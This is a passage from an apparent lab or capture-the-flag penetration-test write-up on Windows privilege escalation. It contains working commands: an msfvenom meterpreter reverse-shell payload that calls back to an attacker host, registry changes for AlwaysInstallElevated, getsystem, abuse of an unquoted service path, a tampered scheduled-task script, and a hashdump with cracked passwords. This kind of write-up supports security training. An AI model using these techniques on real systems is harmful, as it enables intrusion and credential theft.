


Figure 63. Local Users

6.7 Windows A Flags

Once I accessed the machine through RDP, I started looking around for other users. Some of the users shown in Figure 63 had flags inside their Desktop folders.

- admin: `flag{local_user_flag1}`
- Administrator: empty file named `The big guy signed in here!`
- bob: `flag{local_user_flag77}`

When looking further on the machine, I found a folder called PrivEsc.




Figure 64. Content of `PrivEsc`

I tried opening `AdminPaint`, but it required a password. The other two files are bat scripts.

6.8 CVE Enumeration

```
└─$ python3 wes.py ../systeminfo.txt -i'Elevation of Privilege' --exploits-only
Windows Exploit Suggester 1.05 ( https://github.com/bitsadmin/wesng/ )
[+] Parsing systeminfo output
[+] Operating System
    - Name: Windows 10 Version 1809 for x64-based Systems
    - Generation: 10
    - Build: 17763
    - Version: 1809
    - Architecture: x64-based
    - Installed hotfixes (6): KB4486553, KB4462930, KB4470788, KB4480056, KB4489907, KB4464455
[+] Loading definitions
    - Creation date of definitions: 20250502
[+] Determining missing patches
[+] Applying display filters
[!] Found vulnerabilities!

Date: 20241210
CVE: CVE-2024-49138
KB: KB
Title: Windows Common Log File System Driver Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 1809 for x64-based Systems
Affected component: Windows Common Log File System Driver
Severity: Important
Impact: Elevation of Privilege
Exploits: https://packetstorm.news/files/id/190585/, https://www.exploit-db.com/exploits/52270

Date: 20250409
CVE: CVE-2025-29824
KB: KB5055519
Title: Windows Common Log File System Driver Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 1809 for x64-based Systems
Affected component: Windows Common Log File System Driver
Severity: Important
Impact: Elevation of Privilege
Exploits: https://www.vicarius.io/vsociety/posts/cve-2025-29824-windows-common-log-file-system-driver-elevation-of-privilege-vulnerability-
-windows-common-log-file-system-driver-elevation-of-privilege-vulnerability-mitigation-script

Date: 20250409
CVE: CVE-2025-29824
KB: KB
Title: Windows Common Log File System Driver Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 1809 for x64-based Systems
Affected component: Windows Common Log File System Driver
Severity: Important
Impact: Elevation of Privilege
```

Figure 65. `wes.py` Output

The output in Figure 65 showed a couple of CVEs that I could exploit, but unfortunately none of them worked.

6.9 `WinPEAS` Enumeration

I uploaded the `WinPEAS` script to see if there was any vulnerability or misconfiguration I could exploit.

```
ÉÍÍÍÍÍÍÍÍÍ¹ Always Install Elevated Check
Checking Windows Installer Registry (will populate if the key exists)
HKLM:\SOFTWARE\Policies\Microsoft\Windows\Installer).AlwaysInstallElevated = 1
Try msfvenom msi package to escalate
https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#metasploit-payloads
```

Figure 66. Always Install Elevated Set To 1

6.10 Windows A - Privilege Escalation I

This registry key was set to 1. I needed the registry key in HKCU to also be set to 1. Luckily, I was able to manually set it by running:

```
New-Item -Path "HKCU:\SOFTWARE\Policies\Microsoft\Windows\Installer" -Force
Set-ItemProperty -Path "HKCU:\SOFTWARE\Policies\Microsoft\Windows\Installer" \
-Name "AlwaysInstallElevated" -Value 1
```

After doing so, I generated a reverse shell with `msfvenom` in the `msi` format, exfiltrated it to the Windows machine, and started an msfconsole listener.

```
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LPORT=4444 LHOST=192.168.174.130 -f msi -o shell.
msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of msi file: 159744 bytes
Saved as: shell.msi
```

Figure 67. `msi` Reverse Shell

```
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.174.174 - - [03/May/2025 02:23:57] "GET /shell.msi HTTP/1.1" 200 -
```

Figure 68. `Exfiltration`




Figure 69. Running Installer on Windows

After running the msfconsole listener with the proper options and double-clicking the installer on Windows, I obtained a system shell.

6.11 Windows A - Privilege Escalation II

Another privilege escalation vector I found was through msfconsole. This one only required a meterpreter shell.




Figure 70. Executable Reverse Shell




Figure 71. Exfiltration

I generated a regular executable shell to get a meterpreter shell.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.174.130:4444
[*] Sending stage (203846 bytes) to 192.168.174.174
[*] Meterpreter session 2 opened (192.168.174.130:4444 -> 192.168.174.174:49976) at 2025-05-
03 03:08:07 -0400

meterpreter > shell
Process 4912 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\jtribbiani\Desktop>whoami
whoami
zeuscorp\jtribbiani

C:\Users\jtribbiani\Desktop>
```

Figure 72. Regular Reverse Shell

When I spawned a shell and ran `whoami`, I saw that it was a normal user.

```
C:\Users\jtribbiani\Desktop>exit
exit
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 5224 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Figure 73. Elevated Shell

In the same shell, I exited `cmd` back to meterpreter, then ran `getsystem` to get a privileged shell.

6.12 Windows A - Privilege Escalation III

WinPEAS also showed unquoted service paths.
I could use this for privilege escalation by abusing the Backup Service directory.




Figure 74. Unquoted Service Path




Figure 75. Content of `Backup Service`

I copied the previously generated executable shell into `Backup Service`, renamed it `backup.exe`, and ran the service using `net start "Backup Service"`. I got a reverse shell in msfconsole as SYSTEM.




Figure 76. Privilege Escalation

6.13 `meterpreter hashdump`

I ran `hashdump` with the meterpreter shell to attempt cracking local users' passwords.

```
meterpreter > hashdump
admin:1004:aad3b435b51404eeaad3b435b51404ee:4023f364aac76f419448daef3557bce1:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b490b475e987909ae9bd83a65aa94665:::
bob:1003:aad3b435b51404eeaad3b435b51404ee:a89d35845448542bdc61db6313f442fd:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc5d6086b3bfe8dc19d4c2778d807160:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f44437800:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdbf9ce6fc36af6993b63:::
```

Figure 77. `hashdump` Output

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

b490b475e987909ae9bd83a65aa94665:Password123$
4023f364aac76f419448daef3557bce1:2012Templar
Approaching final keyspace - workload adjusted.
```

Figure 78. Cracked Passwords

I was able to crack 2 of the found hashes: the first corresponds to `Administrator`, and the second to `admin`.

6.14 Windows A - Privilege Escalation IV

While exploring the machine, I found a directory called `PrivEsc` with a shortcut to run Paint with administrator permissions. Now that I cracked the admin password, I could launch Paint and escalate privileges.
After entering the file path for `cmd.exe` and hitting enter, I spawned an admin shell.




Figure 80. Admin Shell




Figure 79. Paint Dialog Box

6.15 Windows A - Privilege Escalation V

The WinPEAS scan showed that user `Administrator` has full authority on the system. Since I cracked its hash earlier, I could get a shell or RDP as `Administrator`.




Figure 81. Administrator RDP

In Figure 81, I used the Administrator credentials to RDP. Since this is a local administrator account, I did not specify the domain.

6.16 Windows A - Privilege Escalation VI

This privilege escalation vector abuses a scheduled task that runs with admin permissions.




Figure 82. Access Check

I checked the file permissions of `CleanUp.ps1` using `accesschk`.




Figure 83. Reverse Shell

Figure 84. Exfiltration

I used `msfvenom` to create a reverse shell and uploaded it to the victim.

Figure 85. `netcat` Listener

I started a listener on port 5555.




Figure 86. Writing `CleanUp.ps1`

I uploaded the reverse shell to the victim and appended a line to execute it when the scheduled task runs. After waiting for the task to run, I obtained an admin shell.




Figure 87. Privilege Escalated Shell

6.17 Windows A - Privilege Escalation VII

